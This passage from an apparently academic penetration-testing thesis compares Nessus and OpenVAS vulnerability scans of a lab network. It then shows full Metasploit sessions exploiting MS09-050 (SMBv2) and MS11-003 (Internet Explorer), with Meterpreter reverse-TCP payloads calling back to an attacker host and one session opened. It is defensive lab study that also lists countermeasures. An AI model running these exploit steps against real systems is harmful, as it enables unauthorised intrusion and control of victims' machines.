Two separate scans were performed, using first configuration. First scan was performed without credentials, and second scan was performed with credentials with safe checks option enabled in both the scans. Using the second configuration, again two separate scans were performed, first scan was performed without credentials, and second scan was performed with credentials with safe checks option disabled in both the scans. All the scans were executed against the hosts on 10.0.0.10, 10.0.0.12, 10.0.0.13 and 10.0.0.14. Credentialed scan performed local security checks on both Linux and Windows based system. Credentialed scans were performed by enabling SSH local security checks on Linux systems and Windows logins on Windows bases systems. A separate user accounts were created on both Linux and Window systems, and these accounts credentials were used to perform credentialed scans.

From the scans, four separate reports were generated which listed the vulnerabilities by plugins or hosts. Report contained the synopsis, description, solution, risk factor, reference related to the detected vulnerabilities. In Nessus notation, each vulnerability was associated with a risk factor or severity. Vulnerabilities identified were labelled as *Critical, High, Medium, Low* and *Info* depending upon Common Vulnerability Scoring System (CVSS) Base Score[8]. Table 4.4 shows the risk factors and their corresponding CVSS Base Score rage. These risk factors were vendor specific so any Severity labelled 'Critical' on Nessus may not have the same level of severity using some other scanners. Therefore, risk factors should be thought as guidelines or suggestions as it only reflects the CVSS base score.

[8]CVSS is a vulnerability scoring system designed to provide an open and standardized method for rating IT vulnerabilities.

Risk Factor	CVSS v2 Base Score
Critical	10
High	9.9 - 7
Medium	6.9 - 4
Low	3.9 - .1
Info	0

Table 4.4: Risk Factor based on CVSS Base Score

From the first configuration, two separate reports were generated. These reports were further filtered by excluding the vulnerabilities shown under *Info* risk factor. Vulnerabilities under *Info* risk factor has zero CVSS base scoring and did not possess any significant threat to the hosts. Table 4.5, 4.6, 4.7 and4.8 showed the filtered results from first configuration using Uncredentialed scan and credentialed scan with safe checks option enabled.

Target Hosts	Critical	High	Medium	Low
10.0.0.10	0	0	3	2
10.0.0.12	2	0	1	0
10.0.0.13	1	0	3	0
10.0.0.14	2	2	7	1

Table 4.5: Nessus's Uncredentialed Scan with safe checks enabled

Target Hosts	Critical	High	Medium	Low
10.0.0.10	0	0	3	2
10.0.0.12	14	109	27	1
10.0.0.13	2	1	3	1
10.0.0.14	15	63	80	7

Table 4.6: Nessus's Credentialed Scan with safe checks enabled

Results in table 4.5 and 4.6 shows that credentialed scan were more effective at identify vulnerabilities as compare to uncredentialed scan. Credential scan showed that the target host on 10.0.0.12 and 10.0.0.14 were highly vulnerable as both host had 14 and 15 *Critical* risk factors respectively. The benefits of credentialed scan over uncredentialed scan was that credentialed scan were able to find localized vulnerabilities, and verify settings and configuration.

Table 4.7 and 4.8 showed uncredentialed scan and credentialed scan results with safe checks option disabled. Safe checks option enabled or disabled set of plugins within Nessuss' library of vulnerabilities. This set of plug ins can potentially have negative effects on the machine, network, or applications that being tested. Unlike, the scans results from safe checks option enabled, uncredentialed and credentialed scan, with safe

Target Hosts	Critical	High	Medium	Low
10.0.0.10	0	0	3	2
10.0.0.12	2	0	1	0
10.0.0.13	2	0	3	0
10.0.0.14	2	2	3	1

Table 4.7: Nessus's Uncredentialed Scan with safe checks disabled

Target Hosts	Critical	High	Medium	Low
10.0.0.10	0	0	4	2
10.0.0.12	14	109	27	1
10.0.0.13	1	1	3	1
10.0.0.14	15	64	84	7

Table 4.8: Nessus's credentialed Scan with safe checks disabled

checks option disabled performed in depth scan. Results in Table 4.7 and 4.8 showed that credentialed scan were more optimal at identifying vulnerabilities as compare to uncredentialed scans. Depending upon the Nessus scan environment, safe checks option was enabled or disabled.

Suppose, when Nessus was run against the production environment, *safe checks option* should be *enabled* to avoid the potential break down of the system or network. However, *safe check option* can be *disabled* to stress the system or network when the tests are conducted to check pre-production environment.

Figure 4.5 shown below presented the results from scan with safe checks option enabled and disabled using uncredential and credential scans. During credentialed scan, Nessus discoved 634 and 621 vulnerabilities with safe checks options disabled and enabled respectively. When the same scan was conducted without credentials, Nessus only discovered 163 and 168 vulnerabilities with safe checks options disalbed and enabled respectively. Each 'red' and 'blue' bar in Figure 4.5 represented a scan performed during Nessus scanning and vulnerability assessment. Red bars indicate that credentialed scans were run, and blue bars indicate uncredentialed scans were run for laboratory network. Nessus and Nessus* are the label in the figure which indicated the 'safe' test (i.e safe checks option enabled) and 'All' test (i.e safe checks option disabled) respectively.



Figure 4.5: Nessus result summary

4.2.1.2 Vulnerability Assessment using OpenVAS

Under the similar configuration compare to Nessus, OpenVAS was also used to perform the scan against the same laboratory network. Using initial global settings in OpenVAS client, scans were executed in two configurations:

- Uncredentialed scan and Credentialed scan with safe checks option enabled
- Uncredentialed scan and Credentialed scan with safe checks option disabled

Two separate scans were performed, using first configuration. First scan was performed without credentials, and second scan was performed with credentials with safe checks option enabled in both the scans. Using second configuration, again two separate scans were performed, first scan was performed without credentials, and second scan was performed with credentials with safe checks option disabled in both the scans. All the scans were executed against the hosts on 10.0.0.10, 10.0.0.12, 10.0.0.13 and 10.0.0.14. Similar to Nessuss credentialed scan, OpenVAS credentialed scan perform local security checks on both Linux and Windows based system. Same user accounts credentials, which were created during the Nessus credentialed scans, were used to perform the OpenVAS crendentialed scan. Credentialed scans were performed by enabling SSH local security checks on Linux systems and Windows logins for Windows bases systems. From the scans, four separate reports were generated which listed the vulnerabilities by plugins or hosts. Each report was the result of a security scan and contained the results of the executed plug-ins associated with the corresponding subnet, host, port and severity. Similar to Nessus reporting, OpenVAS reports included the overview of hosts which are affected, a brief description giving

the vulnerability insight, impact level if its application specific, or system, possible fix to mitigate the vulnerability and its impact on the application or system and references related to the detected vulnerabilities. In OpenVAS notation, each vulnerability was associated with threats. Vulnerabilities identified were labelled as *High, Medium, Low, Log* and *False Positive* depending upon Common Vulnerability Scoring System (CVSS) Base Score as shown in Table 4.4. Table 4.9,4.10,4.11 and 4.12 show the filtered results from each configuration. Threats marks as *Log* and *False Positive* were not included in the table.

Target Hosts	High	Medium	Low
10.0.0.10	0	1	0
10.0.0.12	1	0	0
10.0.0.13	0	0	15
10.0.0.14	13	12	0

Table 4.9: OpenVAS's Uncredentialed Scan with safe checks enabled

Target Hosts	High	Medium	Low
10.0.0.10	0	1	8
10.0.0.12	75	19	12
10.0.0.13	0	0	17
10.0.0.14	173	56	30

Table 4.10: OpenVAS's Credentialed Scan with safe checks enabled

Table 4.9 and 4.10 showed the filtered scan results from four target hosts with safe checks option enabled during uncredentialed scan and credentialed scans respectively. Similar to Nessus's safe checks option enabled, OpenVAS scan results were able to detect high numbers of vulnerabilities using credentialed scan in compare to uncredentialed scan. Host on 10.0.0.12 and 10.0.0.14 showed a significant higher numbers of vulnerabilities using credentialed scan. However, it was not sure if all the identified vulnerabilities were exploitable or not, so verification and possible exploitations were carried out in the next phases of penetration test.

Target Hosts	High	Medium	Low
10.0.0.10	0	1	0
10.0.0.12	2	1	0
10.0.0.13	0	1	15
10.0.0.14	13	14	0

Table 4.11: OpenVAS's Uncredentialed Scan with safe checks disabled

Table 4.11 and 4.12 shows the Uncredentialed and credentialed scan with safe checks

Target Hosts	High	Medium	Low
10.0.0.10	0	1	9
10.0.0.12	76	20	12
10.0.0.13	0	1	17
10.0.0.14	173	56	33

Table 4.12: OpenVAS's Credentialed Scan with safe checks disabled

option disabled. Results were similar to the one obtained from safe checks enabled, but when safe checks option was disabled, all the plug ins in OpenVAS were used, and as seen in Table 4.12, few extra vulnerabilities were detected marked as 'High' and 'Low' vulnerabilities threats.

Figure 4.6 shown below presented the results from scan with safe checks option enabled and disabled using uncredential and credential scans. During credentialed scan, OpenVAS discoved 503 and 489 vulnerabilities with safe checks options disabled and enabled respectively. When the same scan was conducted without credentials, OpenVAS only discovered 124 and 173 vulnerabilities with safe checks options disalbed and enabled respectively. Each 'red' and 'blue' bar in Figure 4.6 represents a scan performed during OpenVAS scanning and vulnerability assessment. OpenVAS and OpenVAS* are the label used in Figure 4.6 which indicates the 'safe' test (i.e safe checks option enabled) and 'All' test (i.e safe checks option disabled) respectively.



Figure 4.6: OpenVAS result summary

4.2.2 Conclusion

Reports from both Nessus and OpenVAS indicated that hosts on laboratory network were vulnerable to *remote code execution, buffer overflow, elevation of privilege, denial of services, spoofing* and *information disclosure*. The identified vulnerabilities were yet to be verified to find out whether they were exploitable or not. For further investigation pentester should perform the *exploitation and post exploitation phases*.

Although, automated vulnerability assessment tools were noisy and did not always show the actual security posture of the overall system or network because of possible false positives and false negatives, such tools gave a good baseline to inspect the local security of systems, workstations and infrastructure. They also helped to identify unpatched applications and security settings that are out of compliances. Therefore, automated scanners should be part of any Network and System administrator's tool box or penetration tester's tool box. Such scanners are an asset to IT security if configured properly and smoothly. Nessus and OpenVAS were the two such scanners selected for this thesis, but other scanners like Nexpose, Retina or Internet Security Systems can also be used while performing *Scanning and Vulnerability Assessment phase*. It was difficult to tell which scanner performed better or efficiently just looking at the numbers of discovered vulnerabilities. There should be common criteria(s) or baseline to decide which scanner was efficient and effective. Therefore, to cover come this dilemma, a brief comparison between Nessus and OpenVAS was performed. Comparison is briefly explained in the next section.

4.2.3 Comparing the CVEs results from Nessus and OpenVAS

A brief comparison between the results from Nessus and OpenVAS was performed based on the Common Vulnerability and Exposure (CVE) identifiers[9]. CVE was developed and maintained by the MITRE Corporation. It was used as the basis for the U.S. National Vulnerability Database (NVD); a new service supplied by the National Institute of Standards and Technology (NIST) which correlates all different sources of information and scores each monitored software vulnerability with an appropriate severity level, based on the Common Vulnerability Scoring System (CVSS)[49]. CVE were given names according to the years of their inclusion and the order in which they were added to the list in that year. For example, CVE-2009-3103 refers to the Microsoft SMBv2 negotiations Protocol Remote Code Execution Vulnerability which was caused by array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Server 2008 [50]. Both Nessus and OpenVAS identified this vulnerability affected the host on 10.0.0.12. Nessus ranked this vulnerability as *Critical* and OpenVAS ranked it as *High*.

CVE's was chosen to compare the results between Nessus and OpenVAS for the following reasons:

- Both scanners used different metrics to rank the vulnerabilities which they detected. There was a need to have a common baseline for evaluation among the scanners and CVEs identifiers provided a standardized basis for evaluation.

[9]CVE Identifiers (also called "CVE names," "CVE numbers," "CVE-IDs," and "CVEs") are unique, common identifiers for publicly known information security vulnerabilities.

- Both scanners had their own databases with their own names for vulnerabilities, and it was hard to determine whether both databases were referring to the same vulnerability or different.

This comparison was performed to determine which scanner was more efficient at detecting more CVEs vulnerabilities than the other scanner. Figure 4.7 below showed all the CVE listed vulnerabilities which both the Nessus and OpenVAS reported during the scans. Both scanners were updated with the latest plug-ins on the same date, When the scans were performed, Nessus plug-ins count was 48,296 and OpenVAS plug-ins count was 25,563. Nessus identified 17 CVEs vulnerabilities out of all 168 vulnerabilities whereas OpenVAS identified 25 CVEs vulnerabilities out of all 173 vulnerabilities, when **uncredentialed** scans were performed. Similarly, Nessus was able to identified 315 CVEs vulnerabilities out of all 621 vulnerabilities whereas OpenVAS identified 314 CVEs vulnerabilities out of all 489 vulnerabilities, when **credentialed** scans were performed, with **safe check options enabled** in both the *uncredentialed and credentialed* scans.

Likewise, Nessus identified 15 CVEs vulnerabilities out of all 163 vulnerabilities whereas OpenVAS identified 30 CVEs vulnerabilities out of all 124 vulnerabilities when **uncredentialed** scans were performed. Similarly, Nessus was able to identified 318 CVEs vulnerabilities out of all 634 vulnerabilities whereas OpenVAS identified 317 CVEs vulnerabilities out of all 503 vulnerabilities, when **credentialed** scans were performed, with **safe check options disabled** in both the *uncredentialed and credentialed* scans.



Figure 4.7: Nessus Vs. OpenVAS (All CVEs) Vulnerabilities

Based on Figure 4.5, 4.6 and 4.7, efficiencies of both Nessus and OpenVAS at different scan configuration were calculated and shown on Table 4.13 and 4.14. Table 4.13 and 4.14 show results in percentage of all CVEs vulnerabilities identified by Nessus and OpenVAS from uncredentialed and credentialed scans respectively.

Scan	% (all CVEs Vulnerabilities)
Nessus	10%
OpenVAS	14%
Nessus*	9%
OpenVAS*	24%

Table 4.13: Scanner's Efficiency without credentials

Scan	% (all CVEs Vulnerabilities)
Nessus	51%
OpenVAS	64%
Nessus*	50%
OpenVAS*	63%

Table 4.14: Scanner's Efficiency with credentials

Results from Figure 4.7 showed that OpenVAS discovered slightly more vulnerabilities than Nessus, when scans were performed without credentialed but credentialed scan showed the similar detection rate from both the scanners. However, the results in Table 4.13 and 4.14 showed that OpenVAS was slightly more efficient as compared to Nessus when scans were performed without credentials as well as with credentials.

4.2.3.1 Conclusion

In terms of CVEs listed vulnerabilities, OpenVAS was more effective and efficient at discovering vulnerabilities than Nessus. Therefore, it was safe to recommend OpenVAS as a reliable and efficient vulnerability scanner. However, Nessus's the larger plug-ins database, comprehensive reporting techniques with an extensive pre- defined filtered made Nessus also an interesting candidate as well. Further comparison could have given much better idea about the two scanners. Depending upon the time constrains, Pentester or Network and System Administrator can perform *Scanning and Vulnerability Assessment phase*, using either Nessus or OpenVAS or both. Using both scanners can give a better picture of the network or the systems.

4.3 Exploitation

At this stage, vulnerabilities identified using Nessus and OpenVAS were verified to find out whether the vulnerabilities and loopholes identified during scanning and vulnerability assessment phase posed any real security threat. This phase acted as verification of potential vulnerabilities and thus, entailed the highest risk within a penetration test. During this exploitation phase, vulnerabilities were exploited by using publicly available exploits. Metasploit was one of such open source exploitation frameworks which was extensively used during this and post exploitation phase of the penetration test.

4.3.1 Results

Out of four target hosts, hosts on 10.0.0.12, 10.0.0.13 and 10.0.0.14 were successfully exploited using Metasploit framework. Host on 10.0.0.12 was running Windows 2008 server 32 bits, host on 10.0.0.13, was running Windows 7 professional 32 bits, and host on 10.0.0.14 was running Ubuntu server 8.04 LTS. This section will show how hosts on 10.0.0.12 and 10.0.0.13 were exploited and what countermeasures a system/network administrator can take to protect their system or network against this types of vulnerabilities.

4.3.1.1 Exploiting Host on 10.0.0.12

Both Nessus and OpenVAS reported host on 10.0.0.12 had SMBv2 implementation vulnerability. This vulnerability was addressed by Microsoft Security bulletin MS09-050[51]. This vulnerability can allow the attacker to either crash the remote host or to execute arbitrary code on the host. When this exploited was tested against the host 10.0.0.12, system crashed with Blue Screen of Death. Exploit was carried out using the following steps as illustrated below along with the screenshots

1. **Lunching the Metasploit Framework**
   msfconsole was the command used to lunch the metasploit framework in Backtrack machine. Figure 4.8 shows the Metasploit console. *msfconsole* was used to lunch exploits, load auxiliary modules, search exploits, perform enumeration against the target hosts.



Figure 4.8: Metasploit Framework console

2. **Searching for SMBv2 exploit**
   search command was used to search for the exploit. Both the Nessus and OpenVAS had pointed to MS09-050 exploit, so 'ms09-050' keyword was used as a search parameter. Figure 4.9 shows the three matching modules for the search parameter, of which one of them was
   ms09_050_smb2_negotitate_func_index. This module was used to carry out the exploit.

```
msf > search ms09-050

Matching Modules
================

   Name                                                  Disclosure
   ----                                                  -----------
   auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh
   auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff
   exploit/windows/smb/ms09_050_smb2_negotiate_func_index     2009-09-07
```

Figure 4.9: Searching SMBv2 exploit

3. **Loading the exploit module**
   Figure 4.10 shows, *use* command was used to load the specific exploit module and *show options* command was used to list the module options.

```
msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf  exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  445              yes       The target port
   WAIT   180              yes       The number of seconds to wait for the attack to complete.


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)


msf  exploit(ms09_050_smb2_negotiate_func_index) >
```

Figure 4.10: Loading the exploit

4. **Setting required Options and Payload to compromise the host**
   Figure 4.11 shows commands that set the target to be attacked (RHOST) as 10.0.0.12, and the host to call back once the target system has been exploited (LHOST) as 10.0.0.5. A reverse-connecting Windows-based TCP Meterpreter payload, which will connect back to Metasploit instance on port 4444, was selected. *Meterpreter* was a post exploitation tool which aided in extracting information or further compromise system. The real intention was to start a connection on 10.0.0.12 (the target machine) and connect back to the 10.0.0.5 (Backtrack machine).

```
msf  exploit(ms09_050_smb2_negotiate_func_index) >
msf  exploit(ms09_050_smb2_negotiate_func_index) > set RHOST 10.0.0.12
RHOST => 10.0.0.12
msf  exploit(ms09_050_smb2_negotiate_func_index) > set LHOST 10.0.0.5
LHOST => 10.0.0.5
msf  exploit(ms09_050_smb2_negotiate_func_index) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  10.0.0.12        yes       The target address
   RPORT  445              yes       The target port
   WAIT   180              yes       The number of seconds to wait for the attack to complete.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     10.0.0.5         yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)
```

Figure 4.11: Setting Options and Payload

5. **Triggering the Exploit**
   Figure 4.12 below shows the actual execution of the exploit. *exploit* was the command used to perform the exploitation. The target host on 10.0.0.12 crashed. Figure 4.13 shows the state of host while the exploit was executed. This was not a successful exploit as expected because a session connection was desired. However, if this was some web server or database server and crashing the server would still be a Denial of Service condition. Therefore, this was considered to successful exploitation.

```
msf  exploit(ms09_050_smb2_negotiate_func_index) > exploit

[*] Started reverse handler on 10.0.0.5:4444
[*] Connecting to the target (10.0.0.12:445)...
[*] Sending the exploit packet (872 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[-] Exploit exception: undefined method `socket' for nil:NilClass
```

Figure 4.12: Executing exploit



Figure 4.13: Host on 10.0.0.12 when the exploit was executed

Counter Measures against SMBv2 vulnerability

Both Nessus and OpenVAS reports, rated SMBv2 vulnerability as a *Critical* and *High* risk factor or threat respectively. Both scanner also pointed out SMBv2 vulnerability had a patch released from Microsoft on bulletin MS09-050. Hence, to combat against this vulnerability, affected systems should apply the patch immediately and should turn the live update active on systems.

4.3.1.2 Exploiting Host on 10.0.0.13

Using Metasploit, vulnerability addressed by the Microsoft Security bulletin MS11-003 [52] was exploited using *windows/browser/ms11_003_ie_css_import* module. According to Metasploit website [53] :
"This module exploits a memory corruption vulnerability within Microsoftś HTML engine (mshtml). When parsing an HTML page containing a recursive CSS import, a C++ object is deleted and later reused. This leads to arbitrary code execution. This exploit utilizes a combination of heap spraying and the .NET 2.0 'mscorie.dll' module to bypass DEP and ASLR. This module does not opt-in to ASLR. As such, this module should be reliable on all Windows versions with .NET 2.0.50727 installed."

The Internet Explorer version 8 installed in the host on 10.0.0.13 was affected by this vulnerability. This vulnerability allowed remote code execution when a user opened

a legitimate HTML file that loaded a specially crafted library file. However, to exploit this vulnerability a user level interaction was required for the successful exploitation. This exploitation was executed as proof of concept, to demonstrate the fact that the user uses a web browser for surfing the Internet, and if an attack could get a banner ad on the popular site or trick the users to open the affected link, attack can easily compromise the target machine(s) and gain the same user rights as the local user. Exploit was carried out using the following commands as listed in below:

Executed steps during exploitation

use exploit/windows/browser/ms11_003_ie_css_import
set SRVHOST 10.0.0.5
set LHOST 10.0.0.5
set PAYLOAD windows/meterpreter/reverse_tcp
exploit

After lunching the Metasploit console, *search* command searched for the available exploit using 'MS11-003' as the search parameter. Commands in above lists showed how the exploit module *windows/browser/ms11_003_ie_css_import* was loaded , how service host(SRVHOST) was set to listen on 10.0.0.5 (backtrack machine), how local host (LHOST) was set to 10.0.0.5, *meterpreter* reverse_tcp payload was set to start a connection on the target host (10.0.0.13), and connect back to the local host (10.0.0.5) as specified with LHOST.

```
msf  exploit(ms11_003_ie_css_import) > exploit
[*] Exploit running as background job.

[-] Handler failed to bind to 10.0.0.5:5555
[*] Started reverse handler on 0.0.0.0:5555
[*] Using URL: http://10.0.0.5:8080/Z4oN4drhevKLfyv
[*] Server started.
msf  exploit(ms11_003_ie_css_import) >
msf  exploit(ms11_003_ie_css_import) >
msf  exploit(ms11_003_ie_css_import) >
[*] 10.0.0.13        ms11_003_ie_css_import - Received request for "/Z4oN4drhevKLfyv"
[*] 10.0.0.13        ms11_003_ie_css_import - Sending redirect
[*] 10.0.0.13        ms11_003_ie_css_import - Received request for "/Z4oN4drhevKLfyv/Twx8.html"
[*] 10.0.0.13        ms11_003_ie_css_import - Sending HTML
[*] 10.0.0.13        ms11_003_ie_css_import - Received request for "/Z4oN4drhevKLfyv/generic-1337286119.dll"
[*] 10.0.0.13        ms11_003_ie_css_import - Sending .NET DLL
[*] 10.0.0.13        ms11_003_ie_css_import - Received request for "/Z4oN4drhevKLfyv/\uE020\u105A\uE020\u105A\u
[*] 10.0.0.13        ms11_003_ie_css_import - Sending CSS
[*] Sending stage (752128 bytes) to 10.0.0.13
[*] Meterpreter session 1 opened (10.0.0.5:5555 -> 10.0.0.13:49236) at 2012-05-17 16:22:20 -0400
[*] Session ID 1 (10.0.0.5:5555 -> 10.0.0.13:49236) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (3500)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2720
[+] Successfully migrated to process
```

Figure 4.14: Exploitation

When the *exploit* command was executed, a handler was fired to handle the connection between host on 10.0.0.5 and the target host on 10.0.0.13. An URI was generated as shown in Figure 4.14. When a user at target host on 10.0.0.13 opened the URI, meterpreter send its payload, which would in return send a reverse tcp connection back. This sending of payload and then establishing a session was done using DLL injection.

Figure 4.14 showed the attack process was executed successfully with an active meterpreter session opened and migrates itself into a notepad.exe process on 10.0.0.13. Figure 4.15 shows an active session from the host on 10.0.0.13.

```
msf  exploit(ms11_003_ie_css_import) > sessions -l

Active sessions
===============

  Id  Type                   Information          Connection
  --  ----                   -----------          ----------
  1   meterpreter x86/win32  WIN7\cniisc @ WIN7  10.0.0.5:5555 -> 10.0.0.13:49236 (10.0.0.13)
```

Figure 4.15: Listing an active session

Counter Measures against MS11-003 IE vulnerability

